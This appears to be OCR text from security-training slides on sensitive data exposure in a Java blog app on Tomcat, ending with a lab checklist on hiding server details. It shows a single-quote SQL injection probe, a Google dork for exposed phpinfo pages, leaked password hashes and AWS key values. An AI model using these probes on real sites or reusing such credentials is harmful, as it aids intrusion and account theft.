
Vulnerabilities By Type





```
<Connector port="8080" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443"
               server="Not telling ;)" 
               />
```

```
<Connector port="8080" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443"
           server="Not telling ;)"
           />
```



';

Submit

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = ';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Apache Tomcat/8.0.1

localhost:8080

aws | regatta | iqity | manifest | cardinal | judd | codemash | hadoop | devtools | devops | old clients

Home | Documentation | Configuration | Examples | Wiki | Mailing Lists | Find Help

Apache Tomcat/8.0.1

The Apache Software Foundation
http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Server Status
Manager App
Host Manager

Developer Quick Start

Tomcat Setup	Realms & AAA	Examples	Servlet Specifications
First Web Application	JDBC DataSources		Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 8.0 Documentation
Tomcat 8.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 8.0 Bug Database
Tomcat 8.0 JavaDocs
Tomcat 8.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Apache Tomcat/8.0.1 - Err ×

localhost:8080/lskjdfs

aws regatta iqity manifest cardinal judd codemash hadoop devtools devops old clients

HTTP Status 404 - /lskjdfs

type Status report

message /lskjdfs

description The requested resource is not available.

Apache Tomcat/8.0.1

Page not found · GitHub

GitHub, Inc. [US] https://github.com/laksjdf

aws | regatta | iqity | manifest | cardinal | judd | codemash | hadoop | devtools | devops | old clients

Username or Email | Password | Sign in

404

This is not the web page you are looking for.

Find code, projects, and people on GitHub:


Search

Contact Support — GitHub Status — @githubstatus

{"posts":[{"title": "Java Rocks!!!","content":"Groovy is better!!!!!!","author":
[{"firstName":"Chris","lastName":"Judd","username":"cjudd","password":"7b24afc8bc80e548d
66c4e7ff72171c5"}]},{"title":"Tip: Causes of
java.lang.ClassNotFoundException","content": "Class loading issues are a common
frustration for many Java developers. The dreaded java.langClassNotFoundException means
they can forget about going home at a reasonable hour. While Java class loading is very
powerful feature, it is also a very flexible and confusing feature. But don’t let this
exception scare you. The majority of the time, there are three very practical things to
look at in order to resolve the issue.","author":
[{"firstName":"Jim","lastName":"Shingler","username":"jshingler","password":"7c6a180b368
96a0a8c02787eeafb0e4c"}]}]}

```
{
    "posts": [{
        "title": "Java Rocks!!!",
        "content": "Groovy is better!!!!!!",
        "author" : [{
            "firstName" : "Chris",
            "lastName" : "Judd",
            "username" : "cjudd",
            "password" : "7b24afc8bc80e548d66c4e7ff72171c5"
        }
        ]
    }, {
        "title": "Tip: Causes of java.lang.ClassNotFoundException",
        "content": "Class loading issues are a common frustration for many Java
developers. The dreaded java.langClassNotFoundException means they can forget about
going home at a reasonable hour. While Java class loading is very powerful feature, it
is also a very flexible and confusing feature. But don’t let this exception scare you.
The majority of the time, there are three very practical things to look at in order to
resolve the issue.",
        "author" : [{
            "firstName" : "Jim",
            "lastName" : "Shingler",
            "username" : "jshingler",
            "password" : "7c6a180b36896a0a8c02787eeafb0e4c"
        }
        ]
    }]
}
```

```
"author" : [{
  "firstName" : “Chris",
  "lastName" : "Judd",
  "username" : "cjudd",
  "password" : "7b24afc8bc80e548d66c4e7ff72171c5"
}]

"author" : [{
  "firstName" : "Jim",
  "lastName" : "Shingler",
  "username" : "jshingler",
  "password" : "7c6a180b36896a0a8c02787eeafb0e4c"
}]
```



172.25.2.21

System Properties

Key	Value
jboss.i18n.generate-proxies	true
java.runtime.name	Java(TM) SE Runtime Environment
sun.boot.library.path	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib
java.vm.version	25.25-b02
gopherProxySet	false
java.vm.vendor	Oracle Corporation
java.vendor.url	http://java.oracle.com/
path.separator	:
java.vm.name	Java HotSpot(TM) 64-Bit Server VM
file.encoding.pkg	sun.io
aws.access.key.id	AKIAPDFUIHP6KKPJQGA
user.country	US
sun.os.patch.level	unknown
PID	10078
java.vm.specification.name	Java Virtual Machine Specification
user.dir	/Users/cjudd/devl/workspaces/juddsolutions/wordyninjablog
java.runtime.version	1.8.0_25-b17
aws.secret.key	E7HIJrNV22819uYFW7n4L0RSG96WG5A74789zkzTeRuhe
java.vm.specification.version	1.8
sun.java.command	ninja.wordy.blog.Application
java.home	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre
sun.arch.data.model	64
user.language	en
java.specification.vendor	Oracle Corporation
awt.toolkit	sun.lwawt.macosx.LWCToolkit
java.vm.info	mixed mode
java.version	1.8.0_25
java.ext.dirs	/Users/cjudd/Library/Java/Extensions:/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib/ext:/Library/Java/Extensions:/Net
sun.boot.class.path	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib/resources.jar:/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Conten
java.awt.headless	true
java.vendor	Oracle Corporation
catalina.base	/private/var/folders/sc/7bf34p8956v_bvdbjsryq3rc0000gn/T/tomcat.5565713994553205479.8080
file.separator	/
java.vendor.url.bug	http://bugreport.sun.com/bugreport/
sun.io.unicode.encoding	UnicodeBig
sun.cpu.endian	little
socksNonProxyHosts	local|*.local|169.254/16|*.169.254/16
ftp.nonProxyHosts	local|*.local|169.254/16|*.169.254/16
sun.cpu.isalist	

Google inurl:phpinfo.php

PHP Version 5.2.0-8+etch16

System	Linux austin 2.6.32-26-pve #1 SMP Mon Oct 14 08:22:20 CEST 2013 x86_64
Build Date	Nov 24 2009 06:54:14
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/apache2/confixx_phpini/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/curl.ini, /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/imap.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini, /etc/php5/cgi/conf.d/suhosin.ini, /etc/php5/cgi/conf.d/zend.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2006 Zend Technologies

Powered By


mail.force_extra_parameters	*no value*	*no value*
max_execution_time	30	30
max_file_uploads	50	50
max_input_time	60	60
memory_limit	16M	16M
open_basedir	*no value*	*no value*
output_buffering	*no value*	*no value*
output_handler	*no value*	*no value*
post_max_size	8M	8M
precision	12	12
realpath_cache_size	16K	16K
realpath_cache_ttl	120	120
register_argc_argv	On	On
register_globals	Off	Off
register_long_arrays	On	On
report_memleaks	On	On
report_zend_debug	On	On
safe_mode	Off	Off
safe_mode_exec_dir	*no value*	*no value*
safe_mode_gid	Off	Off
safe_mode_include_dir	*no value*	*no value*
sendmail_from	*no value*	*no value*
sendmail_path	/usr/sbin/sendmail -t -i	/usr/sbin/sendmail -t -i
serialize_precision	100	100
short_open_tag	On	On
SMTP	localhost	localhost
smtp_port	25	25
sql.safe_mode	Off	Off
track_errors	Off	Off
unserialize_callback_func	*no value*	*no value*
upload_max_filesize	2M	2M
upload_tmp_dir	/var/www/confixx/tmp	/var/www/confixx/tmp
user_dir	*no value*	*no value*
variables_order	EGPCS	EGPCS
xmlrpc_error_number	0	0
xmlrpc_errors	Off	Off
y2k_compliance	On	On
zend.ze1_compatibility_mode	Off	Off

Sensitive Data Exposure Lab

1. Run Wordy Ninja Blog in Tomcat
2. Determine server type
3. Look up vulnerabilities for server type at https://cvedetails.com
4. Change server type
5. Add error pages that don’t expose information

7. Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

